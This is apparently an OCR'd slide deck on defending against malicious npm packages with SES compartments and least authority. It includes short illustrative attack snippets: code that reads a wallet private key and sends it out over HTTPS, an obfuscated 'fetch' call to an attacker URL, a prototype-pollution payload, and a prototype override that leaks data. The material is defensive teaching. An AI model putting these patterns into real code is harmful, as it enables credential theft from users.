
Running Third-Party JavaScript

AGORIC

Code has power

“In effect, we conjure the spirits of the computer with our spells.”

— Structure and Interpretation of Computer Programs, by Abelson, Sussman, and Sussman.




AGORIC

Kate Sills

Software engineer

@kate_sills


target for attack
Third-party JS code
Cryptocurrencies

1,300,000,000

On an average Tuesday, the number of npm downloads is 1.3 billion

A culture of code reuse

Some more stats from npm:

- Over 836,000 packages available
- The average modern web application has over 1000 modules

“

97% of the code in a modern web application comes from npm.

An individual developer is responsible only for the final 3% that makes their application unique and useful.

People like Coldplay and voted for the Nazis.
You can't trust people, Jeremy.

When it goes bad

Using other people's code is **risky**.

It's risky because every package we install can do **whatever it wants.**

And we may not find out until it's **too late**.

Authority in Node.js

Authority: the ability to do something.

E.g: Read a file, write to a file, delete a database, connect to a web socket, etc.

We gain authority by requiring/importing modules and through global variables.

```
export function addExcitement(str) {
    return `${str}!`;
}
// hello -> hello!
```

```
import fs from ‘fs’;
import https from ‘https’;

export function addExcitement(str) {
    return `${str}!`;
}
// hello -> hello!

fs.readfile(‘~/.mywallet.privkey’, sendOverNetwork);
```

1/2

```
function sendOverNetwork(err, data) {
    const req = https.request(options);
    req.write(JSON.stringify({privateKey: data}));
    req.end();
}
```

2/2

Steps to read any file

1. Get the user (or another package) to install your package
2. Import ‘fs’
3. Know (or guess) the file path
4. Success!

A pattern of attacks

- event-stream package (11/26/2018)
- electron-native-notify package (6/4/2019)

Both targeted cryptocurrency wallets.

Both tried to add a malicious package as a dependency

Both required access to the **file system** and the **network**

Solutions?

I just feel that, y'know, "if it ain't broke, don't fix it". And even if it is broke, just ignore it and maybe it'll be sort of... okay.

Let's just ignore it and maybe it'll be sort of… ok.

Solutions?

- Don't use open source
- Fund open source
- Audit open source
- ??

The Utility of Code Audits

```
const i = 'gfudi';

const k = s => s.split('').map(c =>
    String.fromCharCode(c.charCodeAt() - 1)).join('');

self[k(i)](url);
```

Courtesy of David Gilbertson

Steps to read any file

1. Get the user (or another package) to install your package
2. Import ‘fs’
3. Know (or guess) the file path
4. Success!

Steps to read any file

2. Import 'fs'
3. Know (or guess) the file path

The mistake is in asking "How can we prevent attacks?" when we should be asking "How can we limit the damage that can be done when an attack succeeds?".

The former assumes infallibility; the latter recognizes that building systems is a human process.

— Alan Karp, "POLA Today Keeps the Virus at Bay", HP Labs

What we need: Code isolation

JavaScript is especially good at isolation

- Clear separation between pure computation and access to the outside world


- If we sever the connection to the outside world, we cut off most harmful effects

- Not true of other languages


Isolation in a Realm

A realm is, roughly, the environment in which code gets executed.

In a browser context, there is one realm per webpage.




Can we create realms?



Realms Proposal

Stage 2 at TC39



Proposal

Make the case for the addition
Describe the shape of a solution
Identify potential challenges

Draft

Precisely describe the syntax and semantics using formal spec language

Candidate

Indicate that further refinement will require feedback from implementations and users

Finished


Indicate that the addition is ready for inclusion in the formal ECMAScript standard

What if realms are too **heavy**?

Featherweight Compartments

Rather than duplicating primordials, share them.

Makes the compartment much, much lighter.



Compartments don’t have access to the outside world or each other

http://127.0.0.1:8080/demos/console/

```
const kwjdi = 'gfudi';

const mksjdk = s => s.split('').map(c =>
String.fromCharCode(c.charCodeAt() - 1)).join('');

const osidj = self[mksjdk(kwjdi)]('https://katelynsills.com/attacker/index.json')
  .then(res => res.json())
  .then(data => console.log(data));
```

Prototype poisoning/pollution

```
const str =
    '{"__proto__": {"xxx": "polluted"}}';

angular.merge({}, JSON.parse(str));

console.log(({}).xxx);
```

Over 20 examples found, including:

- Lodash (Feb 2018)
- Angular (Nov 2019)
- jQuery (Mar 2019)

Prototype poisoning

```
Array.prototype.map = (function() {
   const original = Array.prototype.map;
   return function() {
     sendOverNetwork({ data: this });
     return original.apply(this, arguments);
   };
 })();
```

SES (Secure ECMAScript)

SES = Compartments + Transitive Freezing (Hardening)

Using SES

```
$ npm install ses
```

```
import { lockdown } from 'ses';
lockdown(); // freezes primordials
const c = new Compartment();
c.evaluate(`(${unsafeCode})`);
```


What if our code actually needs a lot of authority?

Best practices and patterns

POLA

Principle of Least Authority

aka Principle of Least Privilege but POLP doesn’t sound great




POLA means:

No Ambient Authority	● By default, code has no authority ● Authority is explicitly granted by something external
No Excess Authority	● Only the bare minimum authority necessary is given.


An example: Command Line Todo App


- Add and display tasks
- Tasks saved to file
- Uses **chalk** and **minimist**
  - Chalk (35M weekly downloads): adds color
  - Minimist (36M): parses command line args



```
[Katelyns-MBP:clean-todo katelynsills$ node index.js --add --todo="pay bills"     ]
 Todo was added
[Katelyns-MBP:clean-todo katelynsills$ node index.js --add --todo="do laundry"    ]
 Todo was added
[Katelyns-MBP:clean-todo katelynsills$ node index.js --add --todo="pack for QCon"]
  --priority="High"
[Todo was added                                                                   ]
 Katelyns-MBP:clean-todo katelynsills$ node index.js --display
 ****** TODAY'S TODOS ********
 pay bills
 do laundry
 pack for QCon
```

Command Line Todo App





process.kill(pid[, signal])

Added in: v0.0.6

- `pid` <number> A process ID
- `signal` <string> | <number> The signal to send, either as a string or number. **Default:** `'SIGTERM'`.


The `process.kill()` method sends the `signal` to the process identified by `pid`.

Signal names are strings such as `'SIGINT'` or `'SIGHUP'`. See Signal Events and `kill(2)` for more information.

This method will throw an error if the target `pid` does not exist. As a special case, a signal of `0` can be used to test for the existence of a process. Windows platforms will throw an error if the `pid` is used to kill a process group.

